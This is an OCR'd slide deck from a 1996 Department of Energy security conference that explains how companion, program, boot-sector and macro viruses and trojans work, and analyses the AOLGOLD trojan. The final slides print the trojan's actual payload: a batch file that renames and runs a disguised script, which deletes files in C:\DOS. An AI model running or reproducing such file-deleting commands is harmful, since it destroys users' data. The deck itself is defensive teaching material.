Computer Virus Operation and New Directions

William J. Orvis

DOE Computer Security Conference

Seattle, April 22-26, 1996

UCRL-MI-123878

Work performed under the auspices of the U.S. Department of Energy by Lawrence Livermore National Laboratory under Contract W-7405-Eng-48.

CIAC
Computer Incident Advisory Capability

Anomalous Behavior Is Usually Something Else

- "Pseudosymptoms" of viruses can be caused by
  - Software errors
  - Incompatible software
  - Defective media
  - Disks approaching capacity

How Do Viruses and Trojans Work?

- **A virus or Trojan needs two things to infect a machine. It needs to:**
  - **get a copy on the target machine.**
  - **get the copy executed.**
- **How they do this determines the type.**
  - **A virus attaches to an existing program or system file and executes in its place.**
  - **A Trojan is a program that appears to do something innocent while actually doing something else.**

Types of Viruses


- **Companion - use execution hierarchy.**
- **Program viruses - attach to programs.**
- **O/S Structure Viruses - attach to O/S components.**
- **Macro viruses - use document macro language.**
- **Joke programs - don’t spread, but terrorize users.**
- **Hoax Viruses - often do more damage than a real virus (Good_Times).**

Companion Viruses

- There are three types of executable DOS files.
- .COM, .EXE, .BAT
- A companion virus uses this hierarchy to get its code executed instead of the named program.
  - Directory contains:
    - » WP.COM (virus)
    - » WP.EXE (normal program)
  - Run WP
    - » The WP.COM file runs, installing the virus, which then runs the WP.EXE program to make it appear to be running normally.
- It can be in a different directory as long as it is in the path ahead of the real program.


Program Viruses

- **Attaches to an executable file so that the virus runs when the file is executed.**
- **Infecting a .COM file.**




Infecting an .EXE File

- Before infection




After infection



There Are Many Places For A Virus To Hide


.EXE File Structure



Potential locations for virus infections


O/S Structure Viruses

- **Attach to executable parts of the operating system.**
  - **Master Boot Record (MBR, Partition Table).**
  - **Unused sectors at beginning of disk.**
  - **Boot Record.**
  - **FAT.**
  - **Directory.**
  - **DOS System.**
  - **Bad Sectors.**
  - **Unused tracks at end of disk.**



Execution During Boot Process


- **The Boot process has many possible openings for a virus to get executed.**




Macro Viruses

- **Macro viruses are written in a programs macro language (WordBasic)**

Format of a Word Document



Word Macros Are BASIC Programs



Trojans

- **Trojans are separate programs that appear to do one thing while actually doing another.**
- **Most Trojans are destructive.**
- **PKZIP, AOLGOLD**

AOLGOLD Trojan Distribution

- AOLGOLD.ZIP -> README.TXT, INSTALL.EXE
- The README indicates this is a new front end for AOL.

```
America Online Gold


                        America Online Gold Functions

1.Faster connections to the WWW and FTP sites.
2.New graphics and icons.
3.List of 28.8 baud and higher numbers.
4.Bug free,America Online Gold has been beta tested to the fullest.

To install
1.run the install.exe
2.follow the instructions given
3.sign on and have fun!!



 1993-1995 America Online,Inc.
 ALL RIGHTS RESERVED
 America Online is a registered service mark of America Online,Inc.
 Windows is a registered trademark of Microsoft Corporation.
```

The Archive Contains Interesting Files

- **Use PKUNZIP to better control the process.**

```
PKUNZIP (R)    FAST!    Extract Utility    Version 2.04g  02-01-93
Copr. 1989-1993 PKWARE Inc. All Rights Reserved. Shareware Version
PKUNZIP Reg. U.S. Pat. and Tm. Off.

 XMS version 3.00 detected.

Searching ZIP: INSTALL.EXE

 Length  Method   Size  Ratio   Date    Time    CRC-32  Attr  Name
 ------  ------  ------ -----  ----    ----   -------- ----  ----
 346666  DeflatN 342613   2%  12-28-94  05:15  983edaf4 --w-  MACROS.DRV
   9776  DeflatN    541  95%  06-05-95  05:35  b1774744 --w-  VIDEO.DRV
     46  DeflatN     44   5%  06-05-95  02:14  dc1c76c9 --w-  INSTALL.BAT
    708  DeflatN    171  76%  04-18-94  00:57  0ddd928b --w-  ADRIVE.RPT
    200  DeflatN    158  21%  07-07-93  08:27  18971400 --w-  SUSPEND.DRV
  58495  DeflatN  37556  36%  03-29-93  19:07  ce2af481 --w-  ANNOY.COM
  21477  DeflatN  19214  11%  03-29-93  19:07  89122998 --w-  MACRO.COM
   3650  DeflatN   1771  52%  03-29-93  19:07  09e305a9 --w-  SP-NET.COM
  59576  DeflatN  38397  36%  03-29-93  19:07  88b8f0f4 --w-  SP-WIN.COM
  22393  DeflatN  20076  11%  03-29-93  19:07  9edc376a --w-  MEMBRINF.COM
   1608  DeflatN   1086  33%  03-16-94  07:04  f92f7ba3 --w-  DEVICE.COM
  34390  DeflatN  18660  46%  03-16-94  07:04  2f5a90e3 --w-  TEXTMANP.COM
  12962  DeflatN  10363  21%  03-16-94  07:04  4d068052 --w-  HOST.COM
     73  DeflatN     60  18%  06-03-95  16:49  aa88ef4e --w-  REP.COM
   3097  DeflatN   2346  25%  03-16-94  07:04  42927e0d --w-  EMS2EXT.SYS
   6359  DeflatN   3829  40%  03-16-94  07:04  18043af5 --w-  EMS.COM
   6541  DeflatN   3974  40%  03-16-94  07:04  ba409c50 --w-  EMS.SYS
    563  DeflatN    336  41%  06-05-95  05:43  841fa427 --w-  README.TXT
 ------          ------  ---                                 -------
 588580          501195  15%                                      18
```

AOLGOLD Internal Readme

- **The internal README file has quite a different character.**

```
Ever wanted the Powers of a Guide
Ever wanted to actually TOS someone.. Not just Request them to be TOS'd
Then this is the Program for you.. FUCK THE REST !!!!
This is a Program that will Allow you to Actually TOS someone while they
are signed onto AOL...
Have the Power to Shut Em Down, As they Piss you off...
>>Note<<  I will not be Responsible if AOL Tracks you down and
Prosecutes your Ass to the Fullest Extent of the Law...
Not they would do so... But to Save my Ass, I had to add it =)
Have Fun.. and Don't Fucking TOS me =)
```


INSTALL.BAT Starts The Damage

```
@Echo off
rename video.drv virus.bat
Virus
```

VIDEO.DRV Does The Damage

```
Echo off
Echo.
.
.
.
Echo.
cd c:\dos
del a*.*
del b*.*
.
.
.
